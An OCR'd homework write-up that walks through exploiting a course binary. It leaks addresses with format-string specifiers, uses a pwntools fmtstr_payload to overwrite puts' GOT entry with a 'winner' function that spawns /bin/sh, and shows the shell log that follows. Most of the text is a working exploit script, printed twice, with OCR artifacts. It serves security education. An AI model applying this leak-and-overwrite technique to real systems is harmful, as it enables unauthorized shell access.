
Exploiting Buffer Overflow Vulnerability Part3



```
1
2  /* WARNING: Function: __x
3
4  void winner(void)
5
6  {
7    puts("You did it!");
8    system("/bin/sh");
9    return;
.0 }
.1
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./enableASLR.sh
+ aslrPATH=/proc/sys/kernel/randomize_va_space
++ cat /proc/sys/kernel/randomize_va_space
+ ASLR=2
+ '[' 2 = 0 ']'
+ echo 'ALSR is already enabled!'
ALSR is already enabled!
```

```python
#!/usr/bin/env python3
#!/usr/bin/env python2
import time, os, traceback, sys, os
import pwn
import binascii, array
from textwrap import wrap


def start(argv=[], *a, **kw):
    if pwn.args.GDB: # use the gdb script, sudo apt install gdbserver
        return pwn.gdb.debug([binPath] +argv, gdbscript=gdbscript, aslr=True, *a, **kw)
    elif pwn.args.REMOTE: # ['server', 'port']
        return pwn.remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # run locally, no GDB
        return pwn.process([binPath]+argv, *a, **kw)

binPath="./hw2p2"
isRemote = pwn.args.REMOTE

# build in GDB support
gdbscript = '''
init-pwndbg
break *mainProcessing+85
continue
'''.format(**locals())

# interact with the program to get to where we can exploit
pwn.context.log_level="DEBUG"
elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
pwn.context.update(arch='i386', os='linux')

io=start()

io.recvuntil("Get user input:\n")
io.sendline("%16$p")
winner=io.recvline()

io.recvuntil("Get user input:\n")
io.sendline("%17$p")
got=io.recvline()

print(winner)
winner1=winner.strip().decode("utf-8")
print("Converting winner function address to string")
print(type(winner1))
print(winner1)
winner2=int( winner1, 16)
print("Converting winner function address to integer")
```

```
print(type(winner2))
print(winner2)


print("got value")
print(got)
print("Converting got table address to string")
myStr=got.strip().decode("utf-8")
print(type(myStr))
print(myStr)
print("converting got value to integer")
gotint1=int( myStr, 16)
print(type(gotint1))
print(gotint1)
print("adding the offset require for the puts address")
putsaddr1=int(gotint1+int(28))
print(type(putsaddr1))
print(putsaddr1)


buffer=pwn.fmtstr_payload(1, {putsaddr1: winner2}, write_size='short')

pwn.info("buffer len: %d",len(buffer))
io.sendline(buffer)

io.interactive()
```

```
1\x1ecV\x1ccVYou did it!

$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'kali\n'
kali
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0xcd bytes:
    b'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(kaboxer)\n'
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(kaboxer)
$ echo "Sumanth Vankineni"
[DEBUG] Sent 0x19 bytes:
    b'echo "[redacted]"\n'
[DEBUG] Received 0x12 bytes:
    [redacted]\n'
[redacted]
$ date
[DEBUG] Sent 0x5 bytes:
    b'date\n'
[DEBUG] Received 0x20 bytes:
    b'Mon Nov 21 03:13:20 AM EST 2022\n'
Mon Nov 21 03:13:20 AM EST 2022
$
```

```
#!/usr/bin/env python3
#!/usr/bin/env python2
import time, os, traceback, sys, os
import pwn
import binascii, array
from textwrap import wrap

def start(argv=[], *a, **kw):
    if pwn.args.GDB: # use the gdb script, sudo apt install gdbserver
        return pwn.gdb.debug([binPath] +argv, gdbscript=gdbscript,
aslr=True, *a, **kw)
    elif pwn.args.REMOTE: # ['server', 'port']
        return pwn.remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # run locally, no GDB
        return pwn.process([binPath]+argv, *a, **kw)

binPath="./hw2p2"
isRemote = pwn.args.REMOTE

# build in GDB support
gdbscript = '''
init-pwndbg
break *mainProcessing+85
continue
'''.format(**locals())

# interact with the program to get to where we can exploit
pwn.context.log_level="DEBUG"
```

```
elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
pwn.context.update(arch='i386', os='linux')

io=start()

io.recvuntil("Get user input:\n")
io.sendline("%16$p")
winner=io.recvline()

io.recvuntil("Get user input:\n")
io.sendline("%17$p")
got=io.recvline()

print(winner)
winner1=winner.strip().decode("utf-8")
print("Converting winner function address to string")
print(type(winner1))
print(winner1)
winner2=int( winner1, 16)
print("Converting winner function address to integer")
print(type(winner2))
print(winner2)


print("got value")
print(got)
print("Converting got table address to string")
```

```
myStr=got.strip().decode("utf-8")
print(type(myStr))
print(myStr)
print("converting got value to integer")
gotint1=int( myStr, 16)
print(type(gotint1))
print(gotint1)
print("adding the offset require for the puts address")
putsaddr1=int(gotint1+int(28))
print(type(putsaddr1))
print(putsaddr1)


buffer=pwn.fmtstr_payload(1, {putsaddr1: winner2}, write_size='short')


pwn.info("buffer len: %d",len(buffer))
io.sendline(buffer)

io.interactive()
```